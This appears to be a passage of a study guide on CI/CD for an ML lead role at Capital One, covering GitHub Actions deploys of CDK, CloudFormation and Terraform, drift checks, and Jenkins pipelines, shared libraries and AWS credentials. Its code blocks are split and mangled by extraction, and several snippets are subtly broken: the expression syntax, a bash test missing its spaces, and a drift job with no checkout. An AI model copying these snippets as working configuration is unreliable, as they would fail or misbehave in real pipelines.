 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-node@v4
 with: { node-version: "22" }
 - uses: actions/setup-python@v5
 with: { python-version: "3.11" }
 - run: pip install -r requirements.txt
```

```

- run: npm install -g aws-cdk

- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${vars.CDK_READ_ROLE_ARN} # read-only for diff
 aws-region: us-east-1

- run: cdk synth

- name: Diff
 id: diff
 run: |
 cdk diff --app cdk.out 2>&1 | tee diff.txt
 # Capture for PR comment
 {
 echo 'OUTPUT<<EOF'
 cat diff.txt
 echo EOF
 } >> $GITHUB_OUTPUT

- uses: marocchino/sticky-pull-request-comment@v2
 with:
 header: cdk-diff
 message: |
 ## CDK Diff
 \\\`
 ${steps.diff.outputs.OUTPUT}
 \\\`

```

```

deploy:
 if: github.event_name == 'push' && github.ref == 'refs/heads/main'
 environment: prod
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: actions/setup-node@v4
 - uses: actions/setup-python@v5
 - run: pip install -r requirements.txt && npm install -g aws-cdk

 - uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: ${vars.CDK_DEPLOY_ROLE_ARN}
 aws-region: us-east-1

 - run: cdk deploy --all --require-approval never

```

**Diff on PR / apply on merge** is the canonical pattern. Reviewer sees what infra changes before approving.

For Capital One: CDK is heavily used (per their re:Invent 2024 talks on IaC governance). They have internal CDK construct libraries that codify standard patterns (e.g., “compliant S3 bucket” with KMS + access logging

+ Cloud Custodian policy attached).

## CDK bootstrap

CDK requires bootstrapping per account+region: `cdk bootstrap aws://ACCOUNT_ID/REGION`. Creates the CDK-Toolkit stack (S3 bucket for assets, IAM roles for deploy). Do this once per account+region; revisit after CDK version bumps.

---

## 2. CloudFormation from Actions

For repos that prefer raw CloudFormation:

- uses: aws-actions/configure-aws-credentials@v4  
with: { role-to-assume: \${{ vars.DEPLOY\_ROLE\_ARN }}, aws-region: us-east-1 }
- uses: aws-actions/aws-cloudformation-github-deploy@v1  
with:  
name: fraud-detector-stack  
template: cloudformation/template.yaml  
parameter-overrides: "Environment=prod,Version=\${{ github.sha }}"  
capabilities: CAPABILITY\_IAM,CAPABILITY\_NAMED\_IAM  
no-fail-on-empty-changeset: "1"

Less popular than CDK but works. For things that should NOT be exposed to a programming language (compliance-mandated templates, public reference templates).

---

## 3. Terraform from Actions

- uses: hashicorp/setup-terraform@v3  
with:  
terraform\_version: 1.9.0
- uses: aws-actions/configure-aws-credentials@v4  
with: { role-to-assume: \${{ vars.TF\_DEPLOY\_ROLE\_ARN }}, aws-region: us-east-1 }
- run: terraform init
- run: terraform fmt -check
- run: terraform validate
- name: Plan  
id: plan  
run: terraform plan -out=tfplan -no-color | tee plan.txt
- uses: marocchino/sticky-pull-request-comment@v2  
if: github.event\_name == 'pull\_request'  
with:  
header: tf-plan

```
message: |
 ## Terraform Plan
 \\\`hcl
 ${ steps.plan.outputs.stdout }
 \\\`
```

```
- name: Apply (on main only)
 if: github.event_name == 'push' && github.ref == 'refs/heads/main'
 run: terraform apply -auto-approve tfplan
```

State backend: S3 + DynamoDB lock table (the standard). The role needs read+write to the state bucket.

Tools: tflint, tfsec, checkov for IaC scanning. Run in CI as required checks.

## 4. Drift detection

IaC + manual changes drift over time. Schedule a periodic check:

```
on:
 schedule:
 - cron: '0 8 * * 1' # Monday 8am UTC

jobs:
 drift-check:
 runs-on: ubuntu-latest
 steps:
 - run: cdk diff --app cdk.out 2>&1 | tee diff.txt
 - run: |
 if [-s diff.txt]; then
 curl -X POST $SLACK_WEBHOOK -d "{\"text\":\"Drift detected\"}"
 fi
```

For prod: drift is a paging event. Manual changes to prod should be impossible (deploy role doesn't trust humans, only Actions).

## 5. Cross-account deploys

Capital One has many AWS accounts (dev / staging / prod per LOB, plus shared services). The OIDC + chained role pattern handles cross-account:

Central account (shared-cicd): - Trusts GitHub OIDC. - Hosts github-actions-entry role.

Target accounts (ml-prod, ml-staging, ...): - Trust the entry role (via cross-account sts:AssumeRole). - Have per-target roles with deploy permissions.

Workflow:

```
- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::SHARED_ACCT:role/github-actions-entry
```

```

 aws-region: us-east-1

- uses: aws-actions/configure-aws-credentials@v4
 with:
 role-to-assume: arn:aws:iam::ML_PROD_ACCT:role/cdk-deploy-role
 role-chaining: true
 role-external-id: capitalone-cdk
 aws-region: us-east-1

- run: cdk deploy MyStack --all

```

Benefits: - One OIDC trust setup (in the central account) - Per-target-account scoping via cross-account trust - ExternalId defends against confused-deputy - Centralized auditing of who assumed what

---

## 6. CDK Pipelines vs GitHub Actions

CDK has its own pipeline construct (CDK Pipelines, based on CodePipeline). It auto-wires: - Source: GitHub (via CodeStar connections) - Build: CodeBuild - Deploy stages with auto-rollback

Pros: AWS-native, integrated with CDK Cons: yet another CI/CD system to learn; visibility lives in CodePipeline console, not GitHub

For Capital One's GitHub Actions + Jenkins reality, CDK Pipelines is rarely the chosen path. Better: CDK code in repo, deploy via GH Actions (or Jenkins) workflow.

---

## 7. The Cloud Custodian intersection

Capital One's open-source Cloud Custodian is a runtime enforcement layer. CDK/CFN/TF declares infra; Custodian enforces compliance ongoing.

Pattern: - IaC creates resources (with required tags, encryption, etc.) - Custodian policies run on cron, flag/remediate non-compliant resources - New IaC changes go through PR review + IaC scanning (tfsec, checkov) - If Custodian remediates, audit log captures it

You should know Custodian exists; you don't need to write its policies as a Sr ML Lead. The platform team owns those.

---

## 8. Migrating between IaC tools

Often: existing CloudFormation → CDK (CDK can import CFN stacks). Or Terraform → CDK. Or just consolidating sprawl.

Tools: - `cdk import` — import existing resources into CDK management - `terraformer` — generate Terraform from existing resources - `former2` — generate CFN from existing resources

Migration approach: import in stages, validate diff is empty, then iterate. Don't try a big-bang migration.

---

## 9. The IaC PR review checklist

When reviewing an IaC PR: - Diff comment posted; reviewer reads it - Required IaC scans passed (tfsec, checkov, cdk-nag) - Changes are reversible (deploy + rollback both tested in staging) - No secrets in IaC code (use Parameter Store / Secrets Manager references) - Tags are present (Owner, Env, CostCenter, Project) - Resource names follow naming convention - KMS encryption enabled where appropriate - Logging enabled where appropriate - Cross-account permissions explicitly scoped - ADR exists for non-trivial decisions

---

## 10. Cross-references

- The OIDC + cross-account trust → [module 46](#).
- The deploy targets the IaC creates → [module 47](#).
- ARC on EKS (CDK to provision the EKS cluster) → [module 28](#).
- Topic 04 module 01 (account/org/landing zone) — for the multi-account architecture context.



# 49 — Jenkins architecture + Jenkinsfile (declarative vs scripted)


*“Capital One runs ~500,000 Jenkins pipelines. Knowing Jenkins is not optional for the Sr Lead role, even if GitHub Actions is the future-tense answer.”*

## Why this module exists

Capital One has been on Jenkins since their cloud migration. While GitHub Actions is encroaching for new workloads, Jenkins remains the backbone for many existing CI/CD pipelines — especially anything that needs deep VPC access, GPU-heavy training, or complex multi-stage promotion. This module covers Jenkins’ architecture + the Jenkinsfile (the unit of pipeline code).

---

## 1. Jenkins architecture



Components: - **Controller** (formerly “master”) — schedules jobs, hosts UI, persists configuration. Should NOT run builds (security + reliability). - **Agents** (formerly “slaves”) — execute builds. Connected via SSH, JNLP, or Kubernetes plugin (dynamically provisioned). - **Plugins** — Jenkins’s extensibility. 1,800+. Half your day-2 ops is plugin management.

**Capital One’s scale:** ~7,000 engineers, >500k pipelines, ~50k actions/day. Agents are likely Kubernetes-provisioned ephemeral pods (same pattern as ARC for Actions).

## 2. The Jenkinsfile

A Jenkinsfile is the pipeline definition, lives in the repo at root.

```
// Jenkinsfile (declarative)
@Library('capital-one-pipeline@stable') _

pipeline {
 agent { label 'docker-build' }

 options {
 timeout(time: 30, unit: 'MINUTES')
 ansiColor('xterm')
 buildDiscarder(logRotator(numToKeepStr: '50'))
 }

 environment {
 AWS_REGION = 'us-east-1'
 PYTHON_VERSION = '3.11'
 }

 stages {
 stage('Checkout') {
 steps {
 checkout scm
 }
 }

 stage('Setup') {
 steps {
 sh 'python -m venv .venv && .venv/bin/pip install -e ".[dev]"'
 }
 }

 stage('Lint + Test') {
 parallel {
 stage('Lint') {
 steps {
 sh '.venv/bin/ruff check src tests'
 }
 }
 stage('Test') {
 steps {
 sh '.venv/bin/pytest --junitxml=junit.xml'
 }
 post {
 always {
 junit 'junit.xml'
 }
 }
 }
 }
 }
 }
}
```

```

 }
 }
}

stage('Build + Push') {
 when { branch 'main' }
 steps {
 script {
 cls.buildAndPushDocker(
 imageName: 'fraud-detector',
 tag: "${env.BUILD_NUMBER}-${env.GIT_COMMIT}"
)
 }
 }
}

stage('Deploy Staging') {
 when { branch 'main' }
 steps {
 script {
 cls.deployToEks(
 cluster: 'staging',
 service: 'fraud-detector',
 image: "fraud-detector:${env.BUILD_NUMBER}-${env.GIT_COMMIT}"
)
 }
 }
}

stage('Deploy Prod') {
 when { branch 'main' }
 input {
 message "Deploy to prod?"
 ok "Yes"
 submitter "capitalone/ml-ops-leads"
 }
 steps {
 script {
 cls.deployToEks(cluster: 'prod', ...)
 }
 }
}

post {
 success {
 slackSend(color: 'good', message: "Build #${env.BUILD_NUMBER} succeeded")
 }
}

```

```

 }
 failure {
 slackSend(color: 'danger', message: "Build #${env.BUILD_NUMBER} failed")
 }
}
}

```

Capital One service teams write ~30 lines like this — most logic is in the `@Library('capital-one-pipeline')` shared library (see [module 50](#)).

### 3. Declarative vs scripted

Two Jenkinsfile syntaxes:

|             | Declarative                                                                | Scripted                                |
|-------------|----------------------------------------------------------------------------|-----------------------------------------|
| Top-level   | <code>pipeline { ... }</code> block                                        | <code>node { ... }</code> Groovy script |
| Structure   | Enforced (stages, steps, etc.)                                             | Free-form Groovy                        |
| Readability | High — structured                                                          | Lower — Groovy heavy                    |
| Power       | Limited but covers 90%                                                     | Full programming language               |
| Validation  | Lintable via <code>jenkins-cli</code><br><code>validate-jenkinsfile</code> | Runtime errors only                     |
| When        | <b>Default for new code</b>                                                | Edge cases requiring complex logic      |

**Always use declarative** unless you have a specific reason. Scripted creeps in via legacy + via people who learned Jenkins pre-2017.

You can mix: declarative wrapping a `script { ... }` block for occasional Groovy.

### 4. Stages, steps, post

Anatomy:

```

pipeline {
 stages {
 stage('Stage name') { // appears in Blue Ocean / Stage View
 agent { ... } // optional per-stage agent
 when { ... } // conditional execution
 environment { ... } // stage-level env
 steps {
 sh '...' // shell command
 bat '...' // Windows command
 powershell '...'
 checkout scm
 docker.image('python:3.11').inside { sh '...' }
 input message: "Continue?"
 timeout(time: 5, unit: 'MINUTES') { ... }
 }
 }
 }
}

```

```

 retry(3) { ... }
 catchError(buildResult: 'UNSTABLE') { ... }
 script {
 // escape hatch to scripted
 if (params.SKIP_TEST) {
 echo "Skipping"
 }
 }
 }
 post {
 always { ... }
 success { ... }
 failure { ... }
 unstable { ... }
 cleanup { ... }
 }
}
post { ... } // pipeline-level post (runs after all stages)
}

```

---

## 5. Parameters

```

pipeline {
 agent any
 parameters {
 string(name: 'VERSION', defaultValue: '1.0.0', description: 'Version to deploy')
 choice(name: 'ENV', choices: ['dev', 'staging', 'prod'])
 booleanParam(name: 'DRY_RUN', defaultValue: true)
 text(name: 'NOTES', defaultValue: '')
 }
 stages {
 stage('Deploy') {
 steps {
 echo "Deploying ${params.VERSION} to ${params.ENV}, dry-run: ${params.DRY_RUN}"
 }
 }
 }
}

```

Build with params via UI or CLI: `jenkins-cli build my-job -p VERSION=1.2.3 -p ENV=staging.`

---

## 6. Agents — where stages run

```

agent any // any available agent
agent none // no default; each stage declares its own
agent { label 'linux && python3.11' } // labeled agents

```

```

agent { node { label 'gpu' } } // explicit node selection
agent {
 docker {
 image 'python:3.11'
 args '-v /var/cache:/cache'
 }
}
agent {
 kubernetes { // K8s plugin spawns a pod
 yaml '''
 apiVersion: v1
 kind: Pod
 spec:
 containers:
 - name: python
 image: python:3.11
 - name: kubectl
 image: bitnami/kubectl:latest
 command: ['sleep', '99d']
 ...
 }
}

```

For Capital One: K8s-provisioned agents per build are the modern pattern (same shape as ARC).

```

agent {
 kubernetes {
 defaultContainer 'python'
 yamlFile 'k8s-agent.yaml'
 }
}

```

Per-stage `agent` overrides pipeline-level. Useful for fan-out: build on one agent type, deploy on another.

---

## 7. Credentials

NEVER bake credentials into Jenkinsfile. Use the Credentials plugin:

```

environment {
 AWS_CREDENTIALS = credentials('aws-prod-deployer')
 // Auto-populates AWS_CREDENTIALS_USR and AWS_CREDENTIALS_PSW
}

steps {
 withCredentials([
 usernamePassword(credentialsId: 'aws-prod', usernameVariable: 'AWS_KEY', passwordVariable: 'AWS_SECRET'),
 string(credentialsId: 'slack-webhook', variable: 'SLACK_WEBHOOK')
]) {
 sh 'aws s3 cp ./artifact.zip s3://...'
 }
}

```

```

 }
}

```

Credentials are scoped: System (whole controller), Global (controller + all agents), per-Folder (only jobs in this folder). Use Folder-scoped for least privilege.

For AWS: Jenkins supports IRSA on K8s agents (the agent pod has its own IAM role via ServiceAccount) — same pattern as ARC. This is the OIDC-equivalent for Jenkins.

---

## 8. Triggers

```

triggers {
 cron('0 6 * * 1-5') // weekdays 6am
 pollSCM('H/15 * * * *') // poll SCM every ~15 min (DEPRECATED – use webhooks)
 githubPush() // GitHub push event (via GitHub plugin)
 upstream(upstreamProjects: 'other-job', threshold: hudson.model.Result.SUCCESS)
}

```

Modern pattern: **GitHub webhooks** (via GitHub Branch Source plugin in multibranch pipelines) → no polling needed. Push to GitHub → webhook to Jenkins → job triggered immediately.

---

## 9. The Blue Ocean UI

Blue Ocean is Jenkins’s modern UI for pipeline visualization. Shows stage-by-stage progress with parallel branches rendered as a tree. Heavily used; most engineers spend more time in Blue Ocean than the classic UI.

Classic UI for: admin / config / plugin management. Blue Ocean for: viewing builds, debugging failures, manual approvals.

---

## 10. Cross-references

- Multibranch pipelines + shared libraries → [module 50](#).
- Credentials + GitHub→Jenkins→AWS handoffs → [module 51](#).
- Jenkins on Kubernetes (Capital One pattern) → analogous to ARC, [module 28](#).
- Capital One’s “singular pipeline” → [module 56](#).





# 50 — Jenkins multibranch + GitHub webhooks + shared libraries

*“The Jenkins shared library is the unit of reuse. At Capital One, it’s the InnerSource backbone of the ‘singular pipeline’ pattern.”*

## Why this module exists

Two Jenkins concepts that scale to Capital One’s 500k-pipeline reality: **multibranch pipelines** (one Jenkinsfile per branch, auto-discovered) and **shared libraries** (the Jenkins equivalent of GitHub Actions reusable workflows + composite actions). This module covers both with the InnerSource pattern.

---

## 1. Multibranch pipelines

A **multibranch pipeline** is a Jenkins job that auto-discovers branches AND PRs from a Git repo (or GitHub org), creating a sub-job per branch.

Setup: - Jenkins → New Item → Multibranch Pipeline - Branch source: GitHub - Repo: `capitalone/cool-ml-service` - Credentials for GitHub access - Discover branches: All branches - Discover pull requests from origin: All PRs (merge with current target) - Build configuration: by Jenkinsfile

Result: - Jenkins polls/webhooks the repo - For each branch/PR found, creates a sub-job that runs Jenkinsfile from that branch/PR - New branches auto-create jobs; deleted branches auto-clean - Stage view shows all branches as columns

For Capital One: every service repo is a multibranch pipeline. Push to any branch → CI runs automatically. Open a PR → CI runs against the PR’s merge commit.

---

## 2. GitHub webhook setup

For real-time triggers (vs polling):

1. **In Jenkins** (with GitHub plugin): per-job → “GitHub hook trigger for GITScm polling”
2. **In GitHub** (per repo): Settings → Webhooks → Add webhook
  - URL: `https://jenkins.capital-one.internal/github-webhook/`
  - Content type: `application/json`
  - Events: Just the push event (or “Send me everything”)

- Active:

Webhook delivery: GitHub POSTs to Jenkins on push → Jenkins triggers the matching multibranch sub-job within seconds. No polling lag.

For org-level: register the webhook at the org level so every new repo gets the webhook automatically. Use a **GitHub App** instead of webhooks for permission scoping and rate-limit headroom.

### 3. Shared libraries — the structure

Shared library = a Git repo with a specific directory layout:

```
capital-one-pipeline/
├─ vars/ ← global "steps" (called directly from Jenkinsfile)
│ ├── cls.groovy (e.g., cls.buildAndPushDocker(...))
│ ├── deployToEks.groovy
│ ├── runPyTests.groovy
│ └─ notifySlack.groovy
├─ src/ ← Groovy classes (called as classes)
│ └─ com/
│ └─ capitalone/
│ └─ pipeline/
│ ├── DockerBuilder.groovy
│ ├── AwsAuth.groovy
│ └─ Utils.groovy
├─ resources/ ← bundled files (templates, scripts)
│ ├── deploy-template.yaml
│ └─ prometheus-config.yaml
└─ README.md
```

Registration: Jenkins → Manage Jenkins → Configure System → Global Pipeline Libraries → add library named `capital-one-pipeline` with the Git repo URL.

Use in Jenkinsfile:

```
@Library('capital-one-pipeline@stable') _
```

```
pipeline {
 agent any
 stages {
 stage('Build') {
 steps {
 cls.buildAndPushDocker(imageName: 'fraud-detector', tag: env.GIT_COMMIT)
 }
 }
 stage('Deploy') {
 steps {
 deployToEks(cluster: 'staging', service: 'fraud-detector')
 }
 }
 }
}
```

```

 }
}

```

@Library('name@ref'): ref can be a branch, tag, or SHA. Use a tag for stability in prod jobs.

---

## 4. A vars/ step example

vars/deployToEks.groovy:

```

def call(Map args) {
 String cluster = args.cluster ?: error("cluster required")
 String service = args.service ?: error("service required")
 String namespace = args.namespace ?: 'default'

 withCredentials([
 string(credentialsId: "aws-${cluster}-deployer", variable: 'AWS_ROLE_ARN')
]) {
 sh """
 aws sts assume-role --role-arn \${AWS_ROLE_ARN} --role-session-name jenkins-
 ${env.BUILD_NUMBER} > creds.json
 export AWS_ACCESS_KEY_ID=\$(jq -r .Credentials.AccessKeyId creds.json)
 export AWS_SECRET_ACCESS_KEY=\$(jq -r .Credentials.SecretAccessKey creds.json)
 export AWS_SESSION_TOKEN=\$(jq -r .Credentials.SessionToken creds.json)

 aws eks update-kubeconfig --name \${cluster}

 kubectl rollout restart deployment/\${service} -n \${namespace}
 kubectl rollout status deployment/\${service} -n \${namespace} --timeout=10m
 """
 }
}

```

Now any consumer can `deployToEks(cluster: 'staging', service: 'foo')` in their Jenkinsfile. Logic lives in one place.

For Capital One: the centralized deploy step encodes security gates (assume-role with specific session name, tagging, etc.) that consumers don't have to think about.

---

## 5. A src/ class example

src/com/capitalone/pipeline/AwsAuth.groovy:

```
package com.capitalone.pipeline
```

```

class AwsAuth implements Serializable {
 def script
 String roleArn
}

```

```

 AwsAuth(script, String roleArn) {
 this.script = script
 this.roleArn = roleArn
 }

 def assumeAndExecute(Closure cl) {
 script.withCredentials([
 script.string(credentialsId: 'aws-base', variable: 'AWS_BASE_ARN')
]) {
 // ... assume role logic ...
 cl.call()
 }
 }
}

```

Used in Jenkinsfile:

```

@Library('capital-one-pipeline') _
import com.capitalone.pipeline.AwsAuth

// ...
script {
 def auth = new AwsAuth(this, env.AWS_ROLE_ARN)
 auth.assumeAndExecute {
 sh 'aws s3 ls'
 }
}

```

The `Serializable` marker is required because Jenkins serializes pipeline state between stages.

`vars/*.groovy` cover most needs; `src/` is for richer class hierarchies.

---

## 6. The “Capital One singular pipeline” pattern

From their published [Building a Singular Software Delivery Pipeline](#):

- One central shared library: `c1-pipeline-library`
- Versioned (semver tags)
- Encodes: lint, test, security scan, SBOM, build, push to Artifactory/ECR, deploy patterns (canary, blue/green, EKS, ECS, Lambda, SageMaker)
- Per-service Jenkinsfile is ~30 lines:

```

@Library('c1-pipeline-library@v3') _

pipeline {
 agent { kubernetes { yamlFile 'k8s-agent.yaml' } }

 stages {
 stage('CI') {
 steps { c1.standardCI(language: 'python', extras: 'dev') }
 }
 }
}

```

```

 }
 stage('Build') {
 when { branch 'main' }
 steps { c1.buildAndPush(image: 'fraud-detector') }
 }
 stage('Deploy Staging') {
 when { branch 'main' }
 steps { c1.deploy(env: 'staging', service: 'fraud-detector') }
 }
 stage('Deploy Prod') {
 when { branch 'main' }
 steps { c1.promoteToProd(service: 'fraud-detector') }
 }
}
}

```


The library handles: scanning, SBOM, signing, attestation, deploying, monitoring integration, ServiceNow CHG creation. Service team's Jenkinsfile just declares what kind of service they're shipping.

Updates to security gates: bump library version once → every consumer's next build picks up the change.

InnerSource: the library is in an internal repo; any team can contribute via PR; CODEOWNERS routes review to the platform team.

---

## 7. Multibranch + library = the full picture



Result: GitHub-native PR review experience with Jenkins as the orchestration backplane.

---

## 8. Library testing

You can't easily unit-test Jenkins shared libraries (Jenkins runs the Groovy script in a sandbox). Two patterns:

- **JenkinsPipelineUnit** — a Spock-based mock framework that runs Jenkinsfile + library code with mocked CPS environment. Good for `vars/` step testing.
- **Real Jenkins job** with a “self-test” Jenkinsfile that exercises every library step against fixtures.

For Capital One scale, the library has its own pipeline that runs JenkinsPipelineUnit tests on every PR. Library merges to `main` only when tests pass.

---

## 9. Library versioning

Tag library releases (`v1.0.0`, `v2.0.0`). Consumers pin: - `@Library('lib@v3')` — major version (follows `v3.x`) - `@Library('lib@v3.2.1')` — exact - `@Library('lib@stable')` — moving “stable” tag (less common; consumers don't know what version they got) - `@Library('lib@SHA')` — pin by commit (most robust for prod)

Breaking changes = major bump. Document in CHANGELOG. Use Conventional Commits + release-please for the library repo too.

---

## 10. Cross-references

- Jenkins architecture + Jenkinsfile syntax → [module 49](#).
- Credentials + GitHub→Jenkins→AWS handoffs → [module 51](#).
- The GitHub Actions equivalent (reusable workflows) → [module 26](#).
- InnerSource principles → [module 16](#).
- The Capital One DevOps deep dive → [module 56](#).

# 51 — Jenkins credentials + GitHub→Jenkins→AWS + the Capital One pattern

*“The end-to-end CI/CD picture: a GitHub PR triggers a Jenkins multibranch sub-job that runs through the central shared library that deploys to AWS via IRSA. Get this wired right and you’ve implemented Capital One’s published architecture.”*

## Why this module exists

This module ties the previous two together with the credentials story. The Capital One CI/CD reality is **GitHub for source + Jenkins for orchestration + AWS for runtime**. The handoffs between them are the credential-sensitive boundaries.

---

## 1. Jenkins Credentials plugin

Credentials in Jenkins are typed objects:

| Type                     | Use case                                               |
|--------------------------|--------------------------------------------------------|
| <b>Username/password</b> | Basic-auth APIs, SQL DBs                               |
| <b>SSH key</b>           | Git over SSH (replaced by GitHub App in modern setups) |
| <b>Secret text</b>       | API tokens, webhooks                                   |
| <b>Secret file</b>       | Cert bundles, kubeconfigs                              |
| <b>AWS credentials</b>   | (Plugin-provided) AWS access key + secret              |
| <b>Certificate</b>       | mTLS client certs                                      |
| <b>GitHub App</b>        | Org-level GitHub App credentials                       |

Scopes: - **System** — controller-only (used for Jenkins itself, e.g., LDAP bind) - **Global** — controller + all agents (default for most credentials) - **Per-Folder** — only jobs in this folder can read

Best practice: Folder-scoped per project. A “Fraud” folder has its own credentials; a “Recommendations” folder has different ones. Prevents lateral movement.

## 2. Using credentials in Jenkinsfile

Best: withCredentials block, automatic masking, scoped to the block:

```
withCredentials([
 string(credentialsId: 'snowflake-key', variable: 'SF_KEY'),
 file(credentialsId: 'tls-cert', variable: 'CERT_PATH'),
 usernamePassword(credentialsId: 'jfrog', usernameVariable: 'JF_USER', passwordVariable: 'JF_PWD')
]) {
 sh '''
 export SF_KEY # auto-masked in build log
 snowsql -c connection -q "SELECT 1"
 '''
}
```

Or via environment for credentials needed across all stages:

```
environment {
 SLACK_WEBHOOK = credentials('slack-alerts-webhook')
}
```

credentials('id') returns the stringified credential. For username/password types, you get SLACK\_WEBHOOK\_USR and SLACK\_WEBHOOK\_PSW separately.

**NEVER** `sh "echo $CREDS"` — Jenkins masks credentials in logs, but only if you reference them as env vars, not Groovy strings.

---

## 3. The OIDC/IRSA path for Jenkins → AWS

Jenkins agents on Kubernetes (EKS) get IAM identity via **IRSA** (IAM Roles for Service Accounts) — same primitive as ARC.

Pattern: 1. Jenkins agent pod uses a Kubernetes ServiceAccount (e.g., jenkins-ml-agent). 2. The ServiceAccount is annotated with an IAM role ARN via `eks.amazonaws.com/role-arn`. 3. AWS SDK in the agent pod auto-discovers the role and assumes it via STS. 4. No long-lived AWS credentials in Jenkins credentials store.

```
K8s ServiceAccount with IRSA annotation
apiVersion: v1
kind: ServiceAccount
metadata:
 name: jenkins-ml-agent
 namespace: jenkins
 annotations:
 eks.amazonaws.com/role-arn: arn:aws:iam::123456789012:role/jenkins-ml-deployer
```

Jenkinsfile:

```
agent {
 kubernetes {
 defaultContainer 'aws-cli'
 yaml '''
 apiVersion: v1
```



```

 kind: Pod
 spec:
 serviceAccountName: jenkins-ml-agent
 containers:
 - name: aws-cli
 image: amazon/aws-cli:latest
 command: ['sleep', '99d']
 ...
 }
 }

stages {
 stage('Deploy') {
 steps {
 sh 'aws sts get-caller-identity' // returns the assumed role identity
 sh 'aws s3 ls'
 }
 }
}

```

No AWS credentials in Jenkins. The pod's identity is the deploy role. **This is the modern Jenkins-on-EKS pattern, equivalent in spirit to GitHub Actions OIDC.**

---

## 4. The GitHub → Jenkins → AWS handoff

End-to-end flow for a deploy:

1. Dev opens PR on GitHub
  - GitHub webhook → Jenkins multibranch sub-job created/triggered
2. Jenkins agent spawned on EKS (per the Jenkinsfile's K8s agent spec)
  - Agent pod uses jenkins-ci-agent ServiceAccount (IRSA → CI IAM role)
  - CI role: read-only AWS perms (S3 read for tests, ECR pull for base images)
3. Build stage runs
  - Builds Docker image
  - Pushes to ECR (CI role has ecr:Push for specific repo)
4. PR review + approval (CODEOWNERS routed)
  - PR merged to main
5. Jenkins main-branch sub-job triggers
  - New agent pod with jenkins-deploy-agent ServiceAccount (IRSA → deploy IAM role)
  - Deploy role: scoped per-environment (staging vs prod)
6. Shared library deploys
  - `cls.deployToEks(env: 'staging')` → updates K8s manifests
  - Smoke test

→ Manual approval step (input { submitter 'capitalone/ml-ops-leads' })

#### 7. Approval received → deploy to prod

→ Same library, prod env, separate role

→ Audit log captures: triggered by Jenkins, approved by alice@capitalone.com

#### 8. Status posted back to GitHub PR + merge commit

→ GitHub PR shows "Jenkins / cool-ml-service / Deploy Prod ✓"

#### 9. Slack notification to #ml-deploys

This is the standard shape. The credentials story: - GitHub→Jenkins: GitHub App credentials in Jenkins (org-level App, not PATs) - Jenkins→AWS: IRSA on agent pods - Jenkins→Slack: stored as secret text in Jenkins credentials - Jenkins→Snowflake/etc.: same — secret text scoped per folder

No long-lived AWS keys. No PATs. Just GitHub Apps + IRSA.

## 5. The audit trail across systems

For an SR 11-7 audit: “show me the chain for this prod deploy.”

| Where to look                 | What you’ll find                                                                         |
|-------------------------------|------------------------------------------------------------------------------------------|
| GitHub                        | PR opened, CODEOWNERS-approved, merged to main, status check from Jenkins green          |
| GitHub audit log              | PR merge by alice; signed commits verified                                               |
| Jenkins build log             | Build #1234, triggered by GitHub webhook on commit X                                     |
| Jenkins build params          | branch=main, image=fraud-detector:X                                                      |
| Jenkins “Deploy Prod” stage   | Approved by bob@capitalone.com via input step                                            |
| AWS CloudTrail (prod account) | UpdateEndpoint by arn:aws:sts::PROD_ACCT:assumed-role/jenkins-prod-deployer/jenkins-1234 |
| SageMaker Model Registry      | Model version Y deployed to endpoint Z at time T; approver = bob                         |
| Slack archive                 | Notification posted to #ml-deploys                                                       |
| Internal SIEM                 | All of the above retained per policy                                                     |

You can trace from any starting point to any other. Auditor satisfied.

## 6. GitHub Apps for Jenkins integration

The modern Jenkins-GitHub integration uses **GitHub App** credentials, not PATs:

1. Create a GitHub App at the org level: capitalone-jenkins-bot.
2. Permissions: Contents: Read, Pull requests: Write, Statuses: Write, Checks: Write, Metadata: Read.
3. Install on the org.
4. Generate private key; store in Jenkins credentials as “GitHub App credentials” type.

